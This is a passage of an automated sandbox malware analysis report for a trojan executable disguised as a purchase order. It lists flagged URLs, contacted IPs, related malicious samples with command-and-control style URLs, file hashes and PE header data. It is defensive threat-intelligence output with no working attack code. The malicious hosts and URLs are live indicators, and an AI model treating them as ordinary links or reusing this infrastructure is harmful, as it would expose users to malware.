http://www.founder.com.cn/cn/bThe	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://servermanager.miixit.org/index_ru.htmlc	PO 367628usa.exe, 00000000.00000002.345992279.00000000029A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	PO 367628usa.exe, 00000000.00002.346118335.00000000029F3000.00000004.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false		high
http://checkip.dyndns.org/	PO 367628usa.exe, 00000000.00002.345992279.00000000029A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.paypal.com/cgi-bin/webscr?cmd=_s-xclick&hosted_button_id=CJU3DBQXBUQPC	PO 367628usa.exe, 00000000.00002.345992279.00000000029A1000.00000004.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://servermanager.miixit.org/index_ru.html	PO 367628usa.exe, 00000000.00002.345992279.00000000029A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://servermanager.miixit.org/report/reporter_index.php?name=	PO 367628usa.exe, 00000000.00002.345992279.00000000029A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false		high
http://servermanager.miixit.org/1	PO 367628usa.exe, 00000000.00002.345992279.00000000029A1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.patricksparber.com/meub/?5jYHTPD=q/3go0TMrjOOicJ8yyeZoSSUK4YYViZWgar0VOI0LAyS1IHPJrhhqQPM	raserver.exe, 00000009.00000002.589940302.0000000002F43000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000006.00000000.371695553.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.zhongyicts.com.cn	explorer.exe, 00000006.0000000 0.371695553.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	PO 367628usa.exe, 00000000.000 00002.346748080.0000000002EB00 00.00000004.00000001.sdmp	false		high
http://www.sakkal.com	explorer.exe, 00000006.0000000 0.371695553.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.paypal.com/cgi-bin/webscr?cmd=_s-xclick&hosted_button_id=CJU3DBQXBUQPC5servermana	PO 367628usa.exe, 00000000.000 00002.345992279.00000000029A10 00.00000004.00000001.sdmp	false		high
http://servermanager.miixit.org/downloads/	PO 367628usa.exe, 00000000.000 00002.345992279.00000000029A10 00.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://servermanager.miixit.org/hits/hit_index.php?k=	PO 367628usa.exe, 00000000.000 00002.345992279.00000000029A10 00.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.patricksparber.com/	raserver.exe, 00000009.0000000 2.589924154.0000000002F3C000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.patricksparber.com/K	raserver.exe, 00000009.0000000 2.589924154.0000000002F3C000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
156.253.106.229	www.patricksparber.com	Seychelles		136800	XIAOZHIYUN1-AS-APICIDCNETWORKUS	true
34.102.136.180	m-kenterprises.com	United States		15169	GOOGLEUS	false
209.182.202.96	servantsheartvalet.com	United States		22611	IMH-WESTUS	true
66.235.200.147	bridgestreetresources.com	United States		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412247
Start date:	12.05.2021
Start time:	14:42:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO 367628usa.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@13/1@9/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 11.3% (good quality ratio 9.6%) • Quality average: 67.7% • Quality standard deviation: 34.2%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Excluded IPs from analysis (whitelisted): 104.42.151.234, 52.147.198.201, 104.43.139.144, 20.82.210.154, 40.88.32.150, 92.122.213.194, 92.122.213.247, 52.155.217.156, 2.20.143.16, 2.20.142.209, 20.54.26.129, 184.30.20.56 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, iris-de-prod-azsc-neu-b.northeurope.cloudapp.azure.com, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
14:43:12	API Interceptor	1x Sleep call for process: PO 367628usa.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
209.182.202.96	PO9448882.exe	Get hash	malicious	Browse	• www.serva ntsheartva let.com/meub/?8p64Z2=V6A8xrZp&y8y=WGLirrwFUtYpDXzpLjvBuZZEIXcS0L/7kvp4uO4ypDpemvycQ/ZH3e36km6bTIgHEg7F

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
66.235.200.147	da.exe	Get hash	malicious	Browse	• www.burundiacademyst.com/8u3b/?dZ8=BT0h&hDKxoPS=4vEXK17IA394WC8iTvlivdS0Cql5iuvV57KnzC84MNlFoWTpUG2RsyvHd875puybb7chYZMxxA==
	Payment.xlsx	Get hash	malicious	Browse	• www.burundiacademyst.com/8u3b/?zh=4vEXK17NAw98WSwuRvlivdS0Cql5iuvV57S3vBg5ItlEon/vTWnd62XFea7/xPqTXNoABg==&BL3=jFNt_dFXS
	Quotation.exe	Get hash	malicious	Browse	• www.thesocialgreen.com/mgl/?5j8l=f1uD85eB+cCOn8+C4qvYEhi6iPiStfCl1+N32n42aL6OkNxrdvNbFuLtanM9fSU4CP6/6paE8g==&lnxdA=fTvdzZsH3tODubI
	Payment.xlsx	Get hash	malicious	Browse	• www.burundiacademyst.com/8u3b/?AFNHW=7n5t_JdpSvWLy20&hR-pi0=4vEXK17NAw98WSwuRvlivdS0Cql5iuvV57S3vBg5ItlEon/vTWnd62XFea7/xPqTXNoABg==
	MSUtbPjUGib2dvd.exe	Get hash	malicious	Browse	• www.thesilverslipper.club/ffy/?2d0=lnxdA&-Z1hnrG=VsEd2ljFwB2w0+9z72Htc0M/tkPafkZssJ8rij5TQB/jOTqdHRQwlgCh7XOuaEky5D7/
	PO20210429.xlsx	Get hash	malicious	Browse	• www.burundiacademyst.com/8u3b/?Mz=ltx0qfi0x45&WBZXQ8j=4vEXK17NAw98WSwuRvlivdS0Cql5iuvV57S3vBg5ItlEon/vTWnd62XFea7/xPqTXNoABg==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	INV+PACKING LIST.exe	Get hash	malicious	Browse	• www.ponderingelephant.com/ple/?-ZsPdp=xnHXGBz4ypimZ5Y5kb5MaQgvqj3YDL1ZdP3vyaOARIvLjHnyTXBiVpDLKEMSLW5u89hw&alX=TXFxmnkp-thT
	NMpDBwHJP8.exe	Get hash	malicious	Browse	• www.bigplatesmallwallet.com/p2io/?Jv4=O674xtRz5BQXEtA9kGCKbVIXJyLg/Uv1kEh0zcEQqY6nJSttJx1/IGytgU6ULEG2tFa9QVoShQ==&NvTHEh=QR-x_26P2h
	2021-03-31.exe	Get hash	malicious	Browse	• www.look-production.com/g7b/?mBZ=sMEGTBL7b0Crz/M/9MY8kI3QE8u69YIEpY8MG7KdvZs7JG2S3J70OJI9COEBjTNWNkCc&pPN=OvNDOt
	1LHKlbcoW3.exe	Get hash	malicious	Browse	• www.bigplatesmallwallet.com/p2io/?rN=d8VD7828W8N&CR=O674xtRz5BQXEtA9kGCKbVIXJyLg/Uv1kEh0zcEQqY6nJSttJx1/IGytgXWEX1aNqwzs
	loMStbzHSP.exe	Get hash	malicious	Browse	• www.bigplatesmallwallet.com/p2io/?sZvD8l=Spap-DKpf&7nEpiRy=O674xtRz5BQXEtA9kGCKbVIXJyLg/Uv1kEh0zcEQqY6nJSttJx1/IGytgU6ULEG2tFa9QVoShQ==
	COAU7229898130.xlsx	Get hash	malicious	Browse	• www.ketodietforall.com/jzvu/?tDH=XRR8&8pqhs=iai4crrqmblIbZ8NbTff6TYSVk87qhVrjvjoE2rw9KZdYD2s+/m1/NAmtEChNYkMqGWCvw==
	purchase order#034.exe	Get hash	malicious	Browse	• www.open-umbrella.com/8ufh/?EzrthRhp=q59Dr8OAwbpxjg9e4xeHJIK1cZIJWe2R7FFBvmtI2mq90uj2icseWC/7TRWfu69z5jPD&ojo0f=SzrhU8

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Request for Quotation RFQ GC-0016862.PDF.exe	Get hash	malicious	Browse	• www.adhumanhealth.com/bhic/?Hp=V6ALib5X&pPX=hCOOqYuHXBu805uhnnycx3T+KYLBHddhxIpVVMBQAbCgJEGGTgUUMO8R3f12KnwfYdKz
	30 percento,pdf.exe	Get hash	malicious	Browse	• www.ghorowaseba.com/kio8/?Yn=fJ2hiUQi1hpOeKUG2Couwzy3GD0q5yDtocQqTe9Wxl22Cq32RCF6+kusfpxq26VwKjQqLgOsHQ==&mvKpc=V48DupphUTS4qDu
	E68-STD-239-2020-239.xlsx	Get hash	malicious	Browse	• www.asmmacademy.com/qccq/?mTalhtA0=rlaBJ8Mskrxi/2a4/edNV/AmrTlq/nR4UqkkGM1XutPnIWK2blgsIQLwr5szEXSAKovhZw==&WBb8fl=ebFl
	bAcefnEUjb.exe	Get hash	malicious	Browse	• www.mateingseason.com/xle/?mdsh-n6=dZP5442chx968NwGkcaPLBUUXkuDw9f5W2ewpXC0yyYgnx4kig0eFnnjyofJrMaHs5iQCvjrWg==&lZN=7neHzjSxG
	KROS Sp. z.o.o.exe	Get hash	malicious	Browse	• www.ghorowaseba.com/kio8/?EzrtzJ=apITk4789pRXUl&rZpXZ6=fJ2hiUQi1hpOeKUG2Couwzy3GD0q5yDtocQqTe9Wxl22Cq32RCF6+kusfpxq26VwKjQqLgOsHQ==
	KROS Sp. z.o.o.exe	Get hash	malicious	Browse	• www.erniesimms.com/kio8/?9rj0DvY=YN+sslSXNnt/AJtQDW3tg/o15FAEVpNGgRv2M7EAJ2+Csdh8CxFY2PeyXEasYy/TyJiM&v4=Ch6Lm
	Payment Slip00425.exe	Get hash	malicious	Browse	• www.erniesimms.com/kio8/?UXrxRry=YN+sslSXNnt/AJtQDW3tg/o15FAEVpNGgRv2M7EAJ2+Csdh8CxFY2PeyXH68XTvrssLL&lf2X=O0DliFfpXhCPLb

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ext-sq.squarespace.com	correct invoice.exe	Get hash	malicious	Browse	• 198.185.159.144
	SWIFT001411983HNK.exe	Get hash	malicious	Browse	• 198.185.159.144
	DOC24457188209927.exe	Get hash	malicious	Browse	• 198.185.159.144
	#U4f9b#U5e94#U6750#U6599.exe	Get hash	malicious	Browse	• 198.185.159.144
	PP,Sporda.exe	Get hash	malicious	Browse	• 198.185.159.144
	BORMAR SA_Cotizaci#U00f3n de producto doc.exe	Get hash	malicious	Browse	• 198.185.159.144
	4LkSpeVqKR.exe	Get hash	malicious	Browse	• 198.185.159.144
	PO889876.pdf.exe	Get hash	malicious	Browse	• 198.185.159.144
	202139769574 Shipping Documents.exe	Get hash	malicious	Browse	• 198.185.159.144
	wMqdemYyHm.exe	Get hash	malicious	Browse	• 198.49.23.145
	d801e424_by_Libranalysis.docx	Get hash	malicious	Browse	• 198.185.159.144
	7824,pdf.exe	Get hash	malicious	Browse	• 198.49.23.145
	PO_29_00412.exe	Get hash	malicious	Browse	• 198.185.159.144
	DHL_S390201.exe	Get hash	malicious	Browse	• 198.185.159.145
	triage_dropped_file.exe	Get hash	malicious	Browse	• 198.185.159.144
	Wire transfer.exe	Get hash	malicious	Browse	• 198.185.159.144
	mC9LnX9aGE.exe	Get hash	malicious	Browse	• 198.49.23.145
	4x1cYP0PFs.exe	Get hash	malicious	Browse	• 198.49.23.145
	SO.xlsm.exe	Get hash	malicious	Browse	• 198.185.159.144
	RDAx9iDSEL.exe	Get hash	malicious	Browse	• 198.185.159.144

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
IMH-WESTUS	eLECTRONIC Flight Ticket Invoice confirmationETKT XXXXX3939 INVOICE 000Z1298932 TKT Payment.exe	Get hash	malicious	Browse	• 192.145.239.54
	eLECTRONIC Flight Ticket Confirmation VIS XXXXX3939 INVOICE 000Z1298932 TKT Payment.exe	Get hash	malicious	Browse	• 192.145.239.54
	scan of document 5336227.xlsm	Get hash	malicious	Browse	• 192.249.126.181
	scan of invoice 91510.xlsm	Get hash	malicious	Browse	• 192.249.126.181
	scan of bill 0905.xlsm	Get hash	malicious	Browse	• 192.249.126.181
	PO9448882.exe	Get hash	malicious	Browse	• 209.182.202.96
	check 6746422.xlsm	Get hash	malicious	Browse	• 192.249.126.181
	TKT eLECTRONIC Flight Ticket Confirmation VIS XXXX X83939 INVOICE 000Z1298932 TKT.exe	Get hash	malicious	Browse	• 192.145.239.54
	proforma invoice.exe	Get hash	malicious	Browse	• 192.249.124.39
	SOA.exe	Get hash	malicious	Browse	• 173.231.198.30
	Invoice Packing List CORP Invoice R-CONM012 2021-04-26 - large shipment tools (1)2021.04.26.exe	Get hash	malicious	Browse	• 192.145.239.54
	SecuriteInfo.com.Heur.32597.xls	Get hash	malicious	Browse	• 144.208.70.30
	SecuriteInfo.com.Heur.32597.xls	Get hash	malicious	Browse	• 144.208.70.30
	SecuriteInfo.com.Heur.31681.xls	Get hash	malicious	Browse	• 144.208.70.30
	Email - Payment Report.html	Get hash	malicious	Browse	• 23.235.214.102
	PO472020.xlt	Get hash	malicious	Browse	• 199.250.214.202
	PO472020.xlt	Get hash	malicious	Browse	• 199.250.214.202

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO472020.xlt	Get hash	malicious	Browse	• 199.250.214.202
	SecuriteInfo.com.Exploit.Siggen3.16583.277.xls	Get hash	malicious	Browse	• 199.250.214.202
	0BAdCQQVtP.exe	Get hash	malicious	Browse	• 173.231.192.43
XIAOZHIYUN1-AS-APICIDCNETWORKUS	EDS03932,pdf.exe	Get hash	malicious	Browse	• 156.241.53.253
	PAYMENT INSTRUCTIONS COPY.exe	Get hash	malicious	Browse	• 45.207.99.198
	IRMEFUV8EF.exe	Get hash	malicious	Browse	• 156.241.53.103
	Purchase Order-10764.exe	Get hash	malicious	Browse	• 154.210.135.241
	987654OIUYFG.exe	Get hash	malicious	Browse	• 154.207.35.80
	GZocMWoCzL3Rd62.exe	Get hash	malicious	Browse	• 156.254.252.104
	aea58eb7_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 156.234.115.176
	DHL Receipt_AWB811470484778.exe	Get hash	malicious	Browse	• 156.241.53.197
	krcgN6CaG9.exe	Get hash	malicious	Browse	• 156.253.123.107
	0876543123.exe	Get hash	malicious	Browse	• 154.207.35.80
	Invoiceo.exe	Get hash	malicious	Browse	• 154.207.58.218
	x16jmZMFrN.exe	Get hash	malicious	Browse	• 154.207.58.69
	ppc_unpacked	Get hash	malicious	Browse	• 156.234.199.243
	NQ1vVJKBcH.exe	Get hash	malicious	Browse	• 156.253.78.210
	Camscanner.New Order.09878766.exe	Get hash	malicious	Browse	• 154.222.72.30
	RDAx9iDSEL.exe	Get hash	malicious	Browse	• 156.241.53.161
	REF # 166060421.doc	Get hash	malicious	Browse	• 154.207.35.111
	FORM C.xlsx	Get hash	malicious	Browse	• 156.255.140.216
	5PthEm83NG.exe	Get hash	malicious	Browse	• 156.255.140.216
	od3Y2SFzdP.rtf	Get hash	malicious	Browse	• 156.226.160.44
CLOUDFLARENETUS	Statement of Account April-2021.exe	Get hash	malicious	Browse	• 104.21.19.200
	2070121SN-WS for Woosim i250MSR.pif.exe	Get hash	malicious	Browse	• 162.159.133.233
	FACTURA COMERCIAL_____PDF__.exe	Get hash	malicious	Browse	• 172.67.188.154
	Quotation.exe	Get hash	malicious	Browse	• 162.159.130.233
	8wx078Pm3P.exe	Get hash	malicious	Browse	• 172.67.150.158
	GUaL8Nw228.exe	Get hash	malicious	Browse	• 104.21.30.57
	8wx078Pm3P.exe	Get hash	malicious	Browse	• 172.67.150.158
	qn8nIbPPCO.exe	Get hash	malicious	Browse	• 172.67.151.39
	viMLITHg3d.exe	Get hash	malicious	Browse	• 172.67.160.89
	8n6dlwyR8l.exe	Get hash	malicious	Browse	• 104.21.58.140
	GUaL8Nw228.exe	Get hash	malicious	Browse	• 104.21.30.57
	qn8nIbPPCO.exe	Get hash	malicious	Browse	• 104.21.72.139
	viMLITHg3d.exe	Get hash	malicious	Browse	• 172.67.160.89
	Technical data sheet.exe	Get hash	malicious	Browse	• 172.67.188.154
	8n6dlwyR8l.exe	Get hash	malicious	Browse	• 172.67.160.89
	v8wtfyQr7r.exe	Get hash	malicious	Browse	• 104.21.55.224
	d0875029_by_Libranalysis.exe	Get hash	malicious	Browse	• 104.21.19.200
	Order.exe	Get hash	malicious	Browse	• 104.22.18.188
	Account Ledger for 2020-APRIL 2021.exe	Get hash	malicious	Browse	• 162.159.134.233
	New purchase order.exe	Get hash	malicious	Browse	• 162.159.134.233

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PO 367628usa.exe.log	
Process:	C:\Users\user\Desktop\PO 367628usa.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:ML9E4Ks2f84jE4Kx1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MxHKXfvjHKx1qHiYHKhQnoPtHoxHhAHR
MD5:	8198C64CE0786EABD4C792E7E6FC30E5
SHA1:	71E1676126F4616B18C751A0A775B2D64944A15A
SHA-256:	C580189340110 86A883D1D56B21F6C1916B1CD83206ADD1865C9BDD29DADCBC4
SHA-512:	EE293C0F88A12AB10041F66DDFAE89BC11AB3B3AAD8604F1A418ABE43DF0980245C3B7F8FEB709AEE8E9474841A280E073EC063045EA39948E853AA6B4EC0FB0
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.966310386635364
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.96% • Win16/32 Executable Delphi generic (2074/23) 0.01% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	PO 367628usa.exe
File size:	846336
MD5:	42cf4c3943d5a839412a16a4d8b8d65d
SHA1:	f26230352a412de0ca8b1ffc6fc07838b878a68a
SHA256:	1ceec55d4acbb8db907798df6b1be5832f32d2d4e459c5bd08d0252a0763b30c
SHA512:	06dc9e24ad16b10858fa7e24fbf2e179b09c3bba8d7cb4b94dedcab32503d2d40e1ed24949832ca37c507f183713343c4acefabd6747f197d31cd8a81b7c426f
SSDEEP:	24576:257gowGuMDvk9999+n3CZMWyOe01TZNfhj1aNBQ4OFkRZ:2XDM+n3q9ldjaNBQH
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P.....$.....@... ... ....@.. .....`.....@.....

File Icon

Icon Hash:	f2d2e9fcc4ead362

Static PE Info

General	
Entrypoint:	0x4d400a
Entrypoint Section:	

General

Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x609B8ECE [Wed May 12 08:16:14 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [004D4000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xc28ec	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xce000	0x34b8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xd2000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0xd4000	0x8	
